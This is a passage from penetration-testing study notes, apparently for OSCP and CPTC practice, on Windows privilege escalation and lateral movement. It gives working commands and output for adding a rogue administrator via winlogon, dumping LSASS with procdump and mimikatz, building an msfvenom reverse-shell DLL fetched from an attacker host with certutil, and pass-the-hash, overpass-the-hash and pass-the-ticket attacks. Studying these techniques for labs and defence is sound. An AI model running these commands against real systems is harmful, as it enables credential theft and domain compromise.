Assuming the PID is 544, create a new process from `winlogon` (using the functions from the script; which we can call now since it's imported as a module):

- `powershell -c "[MyProcess]::CreateProcessFromParent('544', 'c:\windows\system32\cmd.exe', '/c net user offsec Start123! /add')"`
- `powershell -c "[MyProcess]::CreateProcessFromParent('544', 'c:\windows\system32\cmd.exe', '/c net localgroup administrators offsec /add')"`

"Why are there square brackets around "[MyProcess]::":

- The square brackets are not part of the name.
- They are PowerShell's way to refer to a type or class.
- Combined with `::`, they let you call static methods or access static fields.

This adds a new user `offsec` with the password `Start123!` and adds it to the **administrators group**.

Now RDP or use `evil-winrm` to login!

- `rdesktop 192.168.14.152 -u offsec -p Start123!`

Use meterpreter "getsystem" command to privilege escalate to SYSTEM

This is from CTPC 2024 New England Regionals

All you have to do is get a meterpreter shell, catch it using multi/handler, and then run "getsystem" and then you should have SYSTEM

## Steps to Reproduce and Proof

Following the commands below to abuse SeDebugPrivilege:

1. Use metasploit to capture a meterpreter shell.
2. Run “getsystem”

The screenshot shows a terminal window with two main sections. The top section is a Metasploit session (msf6) where the user runs 'run' to start a reverse TCP handler, captures a meterpreter session, and then uses 'getsystem' to escalate privileges. The bottom section shows a command-line interface for mimikatz, where the user runs 'whoami' to check for admin rights and then performs a 'procdump' operation to dump LSASS memory.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.254.204:443
[*] Sending stage (201798 bytes) to 10.0.2.100
[*] Meterpreter session 3 opened (10.0.254.204:443 → 10.0.2.100:53556) at 2024-11-02 16:40:26 -0400

meterpreter > shell
Process 10636 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.2582]
(c) Microsoft Corporation. All rights reserved.

C:\PhishingPoleV3.0.01>whoami
whoami
oui\devautomation

C:\Users\DevAutomation>^Z
Background channel 1? [y/N] y
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 5736 created.
Channel 2 created.
meterpreter > shell
Process 9900 created.
Channel 3 created.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >
Background session 3? [y/N] y
msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

| Id | Name        | Type        | Information                        | Connection                                       |
|----|-------------|-------------|------------------------------------|--------------------------------------------------|
| 3  | meterpreter | x64/windows | NT AUTHORITY\SYSTEM @ OC-DESKTOP01 | 10.0.254.204:443 → 10.0.2.100:53556 (10.0.2.100) |

```
mimikatz
Exploit collection for Linux, macOS, and Windows. Contains tools for privilege escalation, password cracking, and more.

[!] mimikatz -> procdump -p lsass -f /tmp/dump.dmp
[!] mimikatz ->
```

## Use mimikatz dumps using SeDebugPrivilege without admin

This is from CPTC 2024 Finals, and we made a new account (non-admin) and were able to use procdump.exe to do mimikatz lsass dumps

User has SeDebugPrivilege

Follow the steps below to reproduce the attack:

1. Serve procdump64.exe and mimikatz.exe on attacker machine

```
python3 -m http.server 80
```

2. Get procdump64.exe from attacker machine on target machine.

```
wget <attacker ip>/procdump64.exe -o procdump.exe
```

3. Dump process memory using procdump.exe

```
.\procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

55 / 97



CONFIDENTIAL - DO NOT DISTRIBUTE

```
Authentication Id : 0 ; 63472901 (00000000:03c88505)
Session          : RemoteInteractive from 2
User Name        : test2
Domain           : OUI
Logon Server     : FLAKEAD
Logon Time       : 1/18/2025 2:16:03 PM
SID              : S-1-5-21-716422115-633491878-3378458421-1278
msv :
    [00000003] Primary
    * Username : test2
    * Domain   : OUI
    * NTLM     :
    * SHA1     :
    * DPAPI    :
tspkg :
wdigest :
    * Username : test2
    * Domain   : OUI
    * Password : (null)
kerberos :
    * Username : test2
    * Domain   : OUI.LOCAL
    * Password : (null)
ssp :
credman :
cloudap :
```

A logged on test account's hashes (redacted)

---

# SeManageVolumePrivilege

From the [Access](#) PG Practice

- [Here](#) is another Access writeup that explains this process

|                                                                    |                                  |          |
|--------------------------------------------------------------------|----------------------------------|----------|
| C:\Windows\system32>whoami /priv                                   | whoami /priv                     |          |
| PRIVILEGES INFORMATION                                             |                                  |          |
| -----                                                              |                                  |          |
| Privilege Name                  Description                  State |                                  |          |
| ===== ========= ======                                             |                                  |          |
| SeMachineAccountPrivilege                                          | Add workstations to domain       | Disabled |
| SeChangeNotifyPrivilege                                            | Bypass traverse checking         | Enabled  |
| SeManageVolumePrivilege                                            | Perform volume maintenance tasks | Disabled |
| SeIncreaseWorkingSetPrivilege                                      | Increase a process working set   | Disabled |

- NOTE: Even though it says Disabled here, BUT since this showed up in the whoami /priv, this means the user still HAS the privilege, but it just needs to be enabled
- In the exploit that we are going to run, it calls the system command [AdjustTokenPrivileges](#) which basically enables it
- This shows that if we see a privilege disabled but it still shows up, that means we have the privilege and can still possibly use it

1. Download SeMangeVolumeExploit.exe
  - a. <https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public>
2. Transfer the file and run it.
  - a. certutil -split -f -urlcache http://192.168.45.154/SeManageVolumeExploit.exe
  - b. .\SeManageVolumeExploit.exe
3. Now we can write to the C: drive

```

c:\>echo "I'm a dork" > dork.txt
echo "I'm a dork" > dork.txt

c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C30-DCD7

 Directory of c:\

11/30/2023  10:38 AM      15 dork.txt
05/28/2021  03:20 AM    <DIR>     PerfLogs
05/28/2021  05:06 AM    <DIR>     Program Files
05/28/2021  02:53 AM    <DIR>     Program Files (x86)
04/08/2022  01:40 AM    <DIR>     Users
04/08/2022  01:11 AM    <DIR>     Windows
05/28/2021  05:04 AM    <DIR>     Windows10Upgrade
04/08/2022  01:36 AM    <DIR>     xampp
                           1 File(s)       15 bytes
                           7 Dir(s)  15,261,683,712 bytes free

```

a.

4. Or even better run icacls on a privileged folder.

```

c:\>icacls c:\windows\system32
icacls c:\windows\system32
c:\windows\system32 NT SERVICE\TrustedInstaller:(F)
                         NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                         NT AUTHORITY\SYSTEM:(M)
                         NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                         BUILTIN\Users:(M)
                         BUILTIN\Users:(OI)(CI)(IO)(F)
                         BUILTIN\Users:(RX)
                         BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                         CREATOR OWNER:(OI)(CI)(IO)(F)
                         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
                         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
                         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

a.   Successfully processed 1 files; Failed processing 0 files

```

5. If you want to study what is going on here in more detail, go to <https://github.com/xct/SeManageVolumeAbuse>
6. In summary, we can leverage our newfound super powers to hijack a DLL used by anything. We will use systeminfo's tzres.dll but you should be able to use any .dll if you are willing to do the research.
7. Create another reverse shell outputting the file as tzres.dll and transfer it to the victim; placing it in the c:\windows\system32\wbem directory. I'm going to cancel my initial access shell and reuse port 135 because I'm fond of it, but there do not appear to be any outgoing firewall rules to prevent you from just using another port and having three shells on the box. It is probably advisable to do it that way.
8. msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=192.168.45.154 LPORT=135 -f dll -o tzres.dll

```
(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.154 LPORT=135 -f dll -o tzres.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: tzres.dll

(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.245.187 - - [30/Nov/2023 14:05:31] "GET /tzres.dll HTTP/1.1" 200 -
192.168.245.187 - - [30/Nov/2023 14:05:31] "GET /tzres.dll HTTP/1.1" 200 -
```

```
c:\Windows\System32\wbem>dir tzres.dll
dir tzres.dll
Volume in drive C has no label.
Volume Serial Number is 5C30-DCD7

Directory of c:\Windows\System32\wbem

11/30/2023  11:16 AM           9,216 tzres.dll
                  1 File(s)        9,216 bytes
                  0 Dir(s)  15,226,748,928 bytes free
```

Finally (with your listener set up) run the systeminfo command.

- systeminfo

```
c:\Windows\System32\wbem>systeminfo
systeminfo
ERROR: The remote procedure call failed.
```

- It didn't fail though. This is wrong

We get connection!

---

## Other Se Privileges:

I saw a few from Tib3rius User Privileges video

## SeTakeOwnershipPrivilege

- The SeTakeOwnershipPrivilege lets the user take ownership over an object (the WRITE\_OWNER permission).
- Once you own an object, you can modify its ACL and grant yourself write access.
- The same methods used with SeRestorePrivilege then apply

Other ones:

- • SeTcbPrivilege
  - • SeCreateTokenPrivilege
  - • SeLoadDriverPrivilege
  - • SeDebugPrivilege (used by getsystem
- 

## How to get back privileges for a service account

This is from the [Access](#) PG Practice, and it wasn't actually used, but it was brought up and it provided a useful looking article

[Here](#) is the article

- <https://itm4n.github.io/localservice-privileges>
- 

## Pass the Hash

From OSCP (24.1.3. Pass the Hash)

The *Pass the Hash* (PtH) technique allows an attacker to authenticate to a remote system or service using a user's NTLM hash instead of the user's plaintext password. Note that this will only work for servers or services using NTLM authentication, not for servers or services using Kerberos authentication. This lateral movement sub-technique is also mapped in the MITRE Framework under the [Use Alternate Authentication Material](#) general technique.

Many third-party tools and frameworks use PtH to allow users to both authenticate and obtain code execution, including:

- [\*PsExec\*](#) from Metasploit
- [\*Passing-the-hash toolkit\*](#)
- [\*Impacket\*](#)

The mechanics behind them are more or less the same in that the attacker connects to the victim using the *Server Message Block* (SMB) protocol and performs authentication using the [\*NTLM hash\*](#).

Most tools that are built to abuse PtH can be leveraged to start a Windows service (for example, cmd.exe or an instance of PowerShell) and communicate with it using [\*Named Pipes\*](#). This is done using the [\*Service Control Manager\*](#) API.

Unless we want to gain remote code execution, PtH does not need to create a Windows service for any other usage, such as accessing an SMB share.

Like PsExec, PtH has three prerequisites that must be met.

First, it requires an SMB connection through the firewall (commonly port 445), and second, the Windows File and Printer Sharing feature to be enabled. These requirements are common in internal enterprise environments.

This lateral movement technique also requires the admin share called **ADMIN\$** to be available. To establish a connection to this share, the attacker must present valid credentials with local administrative permissions. In other words, this type of lateral movement typically requires local administrative rights.

Note that PtH uses the NTLM hash legitimately. However, the vulnerability lies in the fact that we gained unauthorized access to the password hash of a local administrator.

To demonstrate this, we can use *wmiexec* from the [\*Impacket suite\*](#) from our local Kali machine against the local administrator account on FILES04. We are going to invoke the command by passing the local Administrator hash that we gathered in a previous Module and then specifying the username along with the target IP.

```
kali@kali:~$ /usr/bin/impacket-wmiexec -hashes :2892D26CDF84D7A70E2EB3B9F05C425E
Administrator@192.168.50.73
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\> hostname
FILESO4

C:\> whoami
files04\administrator
```

*Listing 16 - Passing the hash using Impacket wmiexec*

- `/usr/bin/impacket-wmiexec -hashes :2892D26CDF84D7A70E2EB3B9F05C425E  
Administrator@192.168.50.73`

In this case, we used NTLM authentication to obtain code execution on the Windows 2022 server directly from Kali, armed only with the user's NTLM hash.

If the target was sitting behind a network that was only reachable through our initial compromised access, we could perform this very same attack by pivoting and proxying through the first host as learned in previous Modules.

This method works for Active Directory domain accounts and the built-in local administrator account. However, due to the [2014 security update](#), this technique cannot be used to authenticate as any other local admin account.

---

## Overpass the Hash

More information in **OSCP 24.1.4. Overpass the Hash**

**The essence of the overpass the hash lateral movement technique is to turn the NTLM hash into a Kerberos ticket and avoid the use of NTLM authentication. And then you can use the TGT to create TGS that are used in Pass the Ticket attacks**

Here's the breakdown:

### What it does:

It takes an NTLM hash and "upgrades" it into a Kerberos Ticket Granting Ticket (TGT), letting you perform Kerberos-based attacks (like Pass-the-Ticket) even if you only have the NTLM hash.

### How it works:

1. **Obtain NTLM hash** of a domain user (usually via tools like Mimikatz).
2. **Use Mimikatz** to inject the hash into memory and request a TGT.
  - a. Now you have a valid TGT in memory.
  - b. Get service tickets (TGS): The TGT can now request TGS tickets to access specific services (e.g., CIFS on a file server).
3. **Authenticate over Kerberos** to domain services.
  - a. It means you can now access domain services that use Kerberos authentication, like RDP (if Kerberos is used)
  - b. Instead of authenticating with NTLM, your system automatically presents the TGT when a Kerberos service asks, and the domain controller validates it.

### Why it matters:

- It bypasses needing the plaintext password.
- It allows lateral movement and domain enumeration using Kerberos, not just NTLM.

### Tools typically used:

- Mimikatz (`kerberos::ptt` or `sekurlsa::pth`)
- Rubeus (for Kerberos ticket requests)

**Summary:** Overpass-the-Hash turns NTLM hashes into Kerberos tickets, expanding your attack surface from NTLM-only attacks to full Kerberos-based attacks, without cracking passwords.

From checklist

- Overpass the Hash (have NTLM but don't have plaintext password)**

- `.\mimikatz.exe "privilege::debug" "log" "sekurlsa::pth /user:User1 /domain:corp.local /ntlm:8846f7eaee8fb117ad06bdd830b7586c"`
  - **Requires admin or SeDebugPrivilege**
  - If you have User1's NTLM hash, you can use mimikatz to create a TGT and mimikatz injects it into current session so now you can kerberos authenticate as User1 without knowing their password
- `klist`
  - Checks to see what your current injected tickets are
- `net use \\<target>\share`
  - Should be able to access SMB shares that User1 has access to
- Generate ticket for DC - ex. `net use \\dc02`**
- `psexec \\dc02 cmd`**

## Overpass the Hash example

### From OSCP 24.1.4. Overpass the Hash

With overpass the hash, we can "over" abuse an NTLM user hash to gain a full Kerberos Ticket Granting Ticket (TGT). Then we can use the TGT to obtain a Ticket Granting Service (TGS).

To demonstrate this, let's assume we have compromised a workstation (or server) that jen has authenticated to. We'll also assume that the machine is now caching their credentials (and therefore, their NTLM password hash).

To simulate this cached credential, we will log in to the Windows 10 CLIENT76 machine as jeff and run a process as jen, which prompts authentication.

The simplest way to do this is to right-click the Notepad icon on the desktop then shift left-click "show more options" on the popup, yielding the options in Figure 2.

From here, we enter jen as the username along with the associated password, which will launch Notepad in the context of that user. After successful authentication, jen's credentials will be cached on this machine.

We can validate this by opening an Administrative shell and using mimikatz with the `sekurlsa::logonpasswords` command. The command will dump the cached password hashes.

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords

...
Authentication Id : 0 ; 1142030 (00000000:00116d0e)
Session           : Interactive from 0
User Name         : jen
Domain            : CORP
Logon Server      : DC1
Logon Time        : 2/27/2023 7:43:20 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1124

msv :
[00000003] Primary
* Username : jen
* Domain   : CORP
* NTLM     : 369def79d8372408bf6e93364cc93075
* SHA1     : faf35992ad0df4fc418af543e5f4cb08210830d4
* DPAPI    : ed6686fedb60840cd49b5286a7c08fa4

tspkg :
wdigest :
```

- privilege::debug
- sekurlsa::logonpasswords

This output shows *jen*'s cached credentials under *jen*'s own session. It includes the NTLM hash, which we will leverage to overpass the hash.

The essence of the overpass the hash lateral movement technique is to turn the NTLM hash into a Kerberos ticket and avoid the use of NTLM authentication. A simple way to do this is with the **sekurlsa::pth** command from Mimikatz.

The command requires a few arguments and creates a new PowerShell process in the context of *jen*. This new PowerShell prompt will allow us to obtain Kerberos tickets without performing NTLM authentication over the network, making this attack different than a traditional pass-the-hash.

As the first argument, we specify **/user:** and **/domain:**, setting them to **jen** and **corp.com** respectively. We'll specify the NTLM hash with **/ntlm:** and finally, use **/run:** to specify the process to create (in this case, PowerShell).

```
mimikatz # sekurlsa::pth /user:jen /domain:corp.com /
ntlm:369def79d8372408bf6e93364cc93075 /run:powershell
user      : jen
domain    : corp.com
program   : powershell
impers.   : no
NTLM      : 369def79d8372408bf6e93364cc93075
| PID 8716
| TID 8348
| LSA Process is now R/W
| LUID 0 ; 16534348 (00000000:00fc4b4c)
\ msv1_0 - data copy @ 000001F3D5C69330 : OK !
\ kerberos - data copy @ 000001F3D5D366C8
  \ des_cbc_md4    -> null
  \ des_cbc_md4    OK
  \ *Password replace @ 000001F3D5C63B68 (32) -> null
```

*Listing 18 - Creating a process with a different user's NTLM password hash*

- sekurlsa::pth /user:jen /domain:corp.com /ntlm:369def79d8372408bf6e93364cc93075 /run:powershell

At this point, we have a new PowerShell session that allows us to execute commands as **jen**.

**NOTE:** At this point, running the whoami command on the newly created PowerShell session would show jeff's identity instead of jen. While this could be confusing, this is the intended behavior of the whoami utility which only checks the current process's token and does not inspect any imported Kerberos tickets

Let's list the cached Kerberos tickets with klist.

```
PS C:\Windows\system32> klist
```

```
Current LogonId is 0:0x1583ae
```

```
Cached Tickets: (0)
```

*Listing 19 - Listing Kerberos tickets*

- **klist**

No Kerberos tickets have been cached, but this is expected since *jen* has not yet performed an interactive login. Let's generate a TGT by authenticating to a network share on the files04 server with **net use**.

```
PS C:\Windows\system32> net use \\files04
```

```
The command completed successfully.
```

*Listing 20 - Mapping a network share*

- **net use \\files04**

The output indicates that the **net use** command was successful.

Now let's use the **klist** command to list the newly requested Kerberos tickets

```

PS C:\Windows\system32> klist

Current LogonId is 0:0x17239e

Cached Tickets: (2)

#0>   Client: jen @ CORP.COM
      Server: krbtgt/CORP.COM @ CORP.COM
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
      name_canonicalize
          Start Time: 2/27/2023 5:27:28 (local)
          End Time:   2/27/2023 15:27:28 (local)
          Renew Time: 3/6/2023 5:27:28 (local)
          Session Key Type: RSADSI RC4-HMAC(NT)
          Cache Flags: 0x1 -> PRIMARY
          Kdc Called: DC1.corp.com

#1>   Client: jen @ CORP.COM
      Server: cifs/files04 @ CORP.COM
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
          Start Time: 2/27/2023 5:27:28 (local)
          End Time:   2/27/2023 15:27:28 (local)
          Renew Time: 3/6/2023 5:27:28 (local)
          Session Key Type: AES-256-CTS-HMAC-SHA1-96
          Cache Flags: 0
          Kdc Called: DC1.corp.com

```

*Listing 21 - Listing Kerberos tickets*

- **klist**

The output has the Kerberos tickets, including the TGT and a TGS for the *Common Internet File System* (CIFS/SMB) service.

We know that ticket #0 is a TGT because the server is krbtgt.

**NOTE:** We used net use arbitrarily in this example, but we could have used any command that requires domain permissions and would subsequently create a TGS.

We have now converted our NTLM hash into a Kerberos TGT, allowing us to use any tools that rely on Kerberos authentication (as opposed to NTLM). Here we will use the official [PsExec application](#) from Microsoft.

PsExec can run a command remotely but does not accept password hashes. Since we have generated Kerberos tickets and operate in the context of *jen* in the PowerShell session, we can reuse the TGT to obtain code execution on the files04 host.

Let's try that now, running **.\PsExec.exe** to launch **cmd** remotely on the files04 machine as *jen*.

```
PS C:\Windows\system32> cd C:\tools\SysinternalsSuite\  
PS C:\tools\SysinternalsSuite> .\PsExec.exe \\files04 cmd
```

```
PsExec v2.4 - Execute processes remotely  
Copyright (C) 2001-2022 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.20348.169]  
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami  
corp\jen
```

```
C:\Windows\system32> hostname  
FILES04
```

*Listing 22- Opening remote connection using Kerberos*

- **cd C:\tools\SysinternalsSuite\**
- **.\PsExec.exe \\files04 cmd**
- **whoami**
- **hostname**

I have PsExec64.exe in ~/tools/WindowTools/PsExec64.exe

The thing is, we can use impacket-psexec BUT it's harder since psexec.exe is run from the compromised machine where the TGT is stored, and we if run impacket-psexec from our Kali we need to import the TGT to our kali. Here is how to use impacket-psexec here though:

Disclaimer: Never tried this before, but it does teach us good lesson on how to get Keberos ticket into Kali

1. You first need local admin to run mimikatz and rubeus
2. Dump the tickets and find the .kibri for target user (jen). Can you use either mimikatz or rubeus
  - a. `\Rubeus.exe dump /nowrap`
    - i. Prints it out in nice base64 format which I like
  - b. `\mimikatz.exe "privilege::debug" "sekurlsa::tickets /export" "exit"`
    - i. This dumps all tickets as .kirbi. Look for the .kibri ticket corresponding to the user you want to target. For example, pick the one for jen @ krbtgt/corp.com (that's the TGT).
3. Convert .kirbri to a cache format that is used for linux:
  - a. `impacket-ticketConverter jen_TGT.kirbi jen_TGT.ccache`
4. Load ticket into Linux Kerberos cache
  - a. `export KRB5CCNAME=/path/to/jen_TGT.ccache`
  - b. `klist` # confirm ticket is visible
5. Now you can use impacket-psexec and other tools that rely on Kerberos
  - a. `impacket-psexec -k -no-pass corp.com/jen@files04.corp.com`
    - i. `-k -no-pass` : means use kerberos ticket and no password

As evidenced by the output, we have successfully reused the Kerberos TGT to launch a command shell on the files04 server.

Excellent! We have successfully upgraded a cached NTLM password hash to a Kerberos TGT to gain remote code execution on behalf of another user.

**Instead of net use, you could have:**

- Accessed any other Kerberos-enabled network service — for example, \\dc1\SYSVOL or \\anyfileserver\share, \\printserver\printname, or a DFS path.
- Queried LDAP over Kerberos (e.g., using ldapsearch or PowerShell's Get-ADUser without -AuthType Negotiate forcing NTLM).
- Used PowerShell cmdlets that connect to domain resources (Get-ADDomain, Get-ADComputer, Get-ADGroup), which by default use Kerberos if available.
- RDP'd into a domain-joined host (RDP defaults to Kerberos if both client and server are in the same domain and network conditions allow).
- Accessed a web application or service supporting Kerberos (SPNEGO) — for example, an IIS site with Integrated Windows Authentication.
- Mapped a printer or network drive via GUI — which under the hood does the same as net use.
- Used SMB client tools like dir \\server\share or copy \\server\share\file.txt . — these will request a TGT and then a TGS for the CIFS/SMB service.

---

## Pass the Hash vs. Overpass the Hash

### Pass-the-Hash (PtH):

- Uses the **NTLM hash directly** to authenticate to services that support NTLM (like SMB, WMI, RDP).
- Does **NOT** interact with Kerberos at all.
- Example: You use the hash with tools like `psexec`, `wmiexec`, or `smbclient` to access systems.

Limitation: Only works against services that accept NTLM authentication.

### ✓ Overpass-the-Hash (OPTH):

- Takes the **NTLM hash and crafts a Kerberos Ticket Granting Ticket (TGT)**, effectively upgrading to Kerberos authentication.  
You inject the NTLM hash, derive the session key, and request Kerberos tickets.
- Example: Using Mimikatz or Rubeus to get Kerberos tickets and then doing Pass-the-Ticket attacks.

Advantage: Gives access to **Kerberos-only services** and broader lateral movement.

### Key difference:

- **PtH** → uses NTLM hash with NTLM protocols.
- **OPTH** → uses NTLM hash to generate Kerberos tickets, opening Kerberos attack paths.

You can think of OPTH as "Pass-the-Hash, but into the Kerberos world."

# Pass the Ticket

**Pass-the-Ticket (PTT)** is an attack where an attacker steals a Kerberos **service ticket (TGS)** from one machine and injects it into another session to access services as that user, without needing their password or NTLM hash.

Key points:

- Steals TGS (not TGT) from memory (using tools like Mimikatz).
- Injects the stolen ticket into their own session (kerberos::ptt in Mimikatz).
- Gains access to services the victim user has permissions for (e.g., shared folders, SQL servers).
- Works even without admin rights if the attacker can access the ticket.
- Differs from Overpass-the-Hash or Pass-the-Hash because it reuses Kerberos tickets, not hashes.

**In short: PTT lets you impersonate a user to access specific services by replaying their Kerberos service tickets.**

## Pass the Ticket Example (with TGS)

From **OSCP 24.1.5. Pass the Ticket**

In the previous section, we used the overpass the hash technique (along with the captured NTLM hash) to acquire a Kerberos TGT, allowing us to authenticate using Kerberos. The TGT is typically tied to the user session in which it was created and cannot be reused elsewhere, while service tickets (TGS) can often be exported and reused across systems, offering more flexibility.

The *Pass the Ticket* attack takes advantage of the TGS, which may be exported and re-injected elsewhere on the network and then used to authenticate to a specific service. In addition, if the service tickets belong to the current user, then no administrative privileges are required.

In this scenario, we are going to abuse an already existing session of the user *dave*. The *dave* user has privileged access to the *backup* folder located on WEB04 whereas our logged-in user *jen* does not.

To demonstrate the attack angle, we are going to extract all the current TGT/TGS in memory and inject *dave*'s WEB04 TGS into our own session. This will allow us to access the restricted folder.

Let's first log in as *jen* to CLIENT76 and verify that we are unable to access the resource on WEB04. To do so, we'll try to list the content of the \\web04\\backup folder from an administrative PowerShell command line session.

```
PS C:\Windows\system32> whoami
corp\jen
PS C:\Windows\system32> ls \\web04\backup
ls : Access to the path '\\web04\backup' is denied.
At line:1 char:1
+ ls \\web04\backup
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\web04\backup:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId :
DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

*Listing 23 - Verifying that the user jen has no access to the shared folder*

- whoami
- ls \\web04\\backup

Confirming that *jen* has no access to the restricted folder, we can now launch mimikatz, enable debug privileges, and export all the TGT/TGS from memory with the **sekurlsa::tickets /export** command.

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 2037286 (00000000:001f1626)
Session           : Batch from 0
User Name         : dave
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/14/2022 6:24:17 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1103

* Username : dave
* Domain   : CORP.COM
* Password : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 9/14/2022 6:24:17 AM ; 9/14/2022 4:24:17 PM ; 9/21/2022
6:24:17 AM
Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
Target Name (02) : krbtgt ; CORP ; @ CORP.COM
Client Name (01) : dave ; @ CORP.COM ( CORP )
Flags 40c10000   : name_canonicalize ; initial ; renewable ; forwardable ;
Session Key      : 0x00000012 - aes256_hmac
f0259e075fa30e8476836936647cdabc719fe245ba29d4b60528f04196745fe6
Ticket          : 0x00000012 - aes256_hmac ; kvno = 2      [...] 
* Saved to file [0;1f1626]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi !
...

```

*Listing 24 - Exporting Kerberos TGT/TGS to disk*

- `privilege::debug`
- `sekurlsa::tickets /export`

One liner: `\mimikatz64.exe "privilege::debug" "log" "token::elevate" "sekurlsa::tickets /export" "exit"`

- Check directory. There should be a bunch of `.kirbi` files

The above command parsed the [LSASS](#) process space in memory for any TGT/TGS, which is then saved to disk in the kirbi mimikatz format.

Inspecting the generated tickets indicates that *dave* had initiated a session. We can try to inject one of their tickets inside *jen*'s sessions.

We can verify newly generated tickets with `dir`, filtering out on the `kirbi` extension.

| Mode                  | LastWriteTime     | Length | Name                                 |
|-----------------------|-------------------|--------|--------------------------------------|
| ----                  | -----             | -----  | -----                                |
| -a---                 | 9/14/2022 6:24 AM | 1561   | [0;12bd0]-0-0-40810000-dave@cifs-    |
| <b>web04.kirbi</b>    |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1505   | [0;12bd0]-2-0-40c10000-dave@krbtgt-  |
| <b>CORP.COM.kirbi</b> |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1561   | [0;1c6860]-0-0-40810000-dave@cifs-   |
| <b>web04.kirbi</b>    |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1505   | [0;1c6860]-2-0-40c10000-dave@krbtgt- |
| <b>CORP.COM.kirbi</b> |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1561   | [0;1c7bcc]-0-0-40810000-dave@cifs-   |
| <b>web04.kirbi</b>    |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1505   | [0;1c7bcc]-2-0-40c10000-dave@krbtgt- |
| <b>CORP.COM.kirbi</b> |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1561   | [0;1c933d]-0-0-40810000-dave@cifs-   |
| <b>web04.kirbi</b>    |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1505   | [0;1c933d]-2-0-40c10000-dave@krbtgt- |
| <b>CORP.COM.kirbi</b> |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1561   | [0;1ca6c2]-0-0-40810000-dave@cifs-   |
| <b>web04.kirbi</b>    |                   |        |                                      |
| -a---                 | 9/14/2022 6:24 AM | 1505   | [0;1ca6c2]-2-0-40c10000-dave@krbtgt- |
| <b>CORP.COM.kirbi</b> |                   |        |                                      |
| ...                   |                   |        |                                      |

*Listing 25 - Exporting Kerberos TGT/TGS to disk*

- dir \*.kirbi
- You can tell which of these are TGT and which are TGS
  - @krbtgt → This is a TGT (Ticket Granting Ticket), because it's issued by the krbtgt account in the domain (e.g., dave@krbtgt-CORP.COM).
  - @cifs- (or any other specific service like http/, mssql/, etc.) → This is a TGS (service ticket) for that service, in this case CIFS/SMB access to web04.
- CORP.COM.kirbi files → TGT
- web04.kirbi files → TGS for CIFS/SMB on web04

As many tickets have been generated, we can just pick any TGS ticket in the **dave@cifs-web04.kirbi** format and inject it through mimikatz via the **kerberos::ptt** command.

```
mimikatz # kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi  
* File: '[0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi': OK
```

*Listing 26 - Injecting the selected TGS into process memory.*

- `kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi`

No errors have been thrown, meaning that we should expect the ticket in our session when running `klist`.

```
PS C:\Tools> klist  
  
Current LogonId is 0:0x13bca7  
  
Cached Tickets: (1)  
  
#0> Client: dave @ CORP.COM  
Server: cifs/web04 @ CORP.COM  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40810000 -> forwardable renewable name_canonicalize  
Start Time: 9/14/2022 5:31:32 (local)  
End Time: 9/14/2022 15:31:13 (local)  
Renew Time: 9/21/2022 5:31:13 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
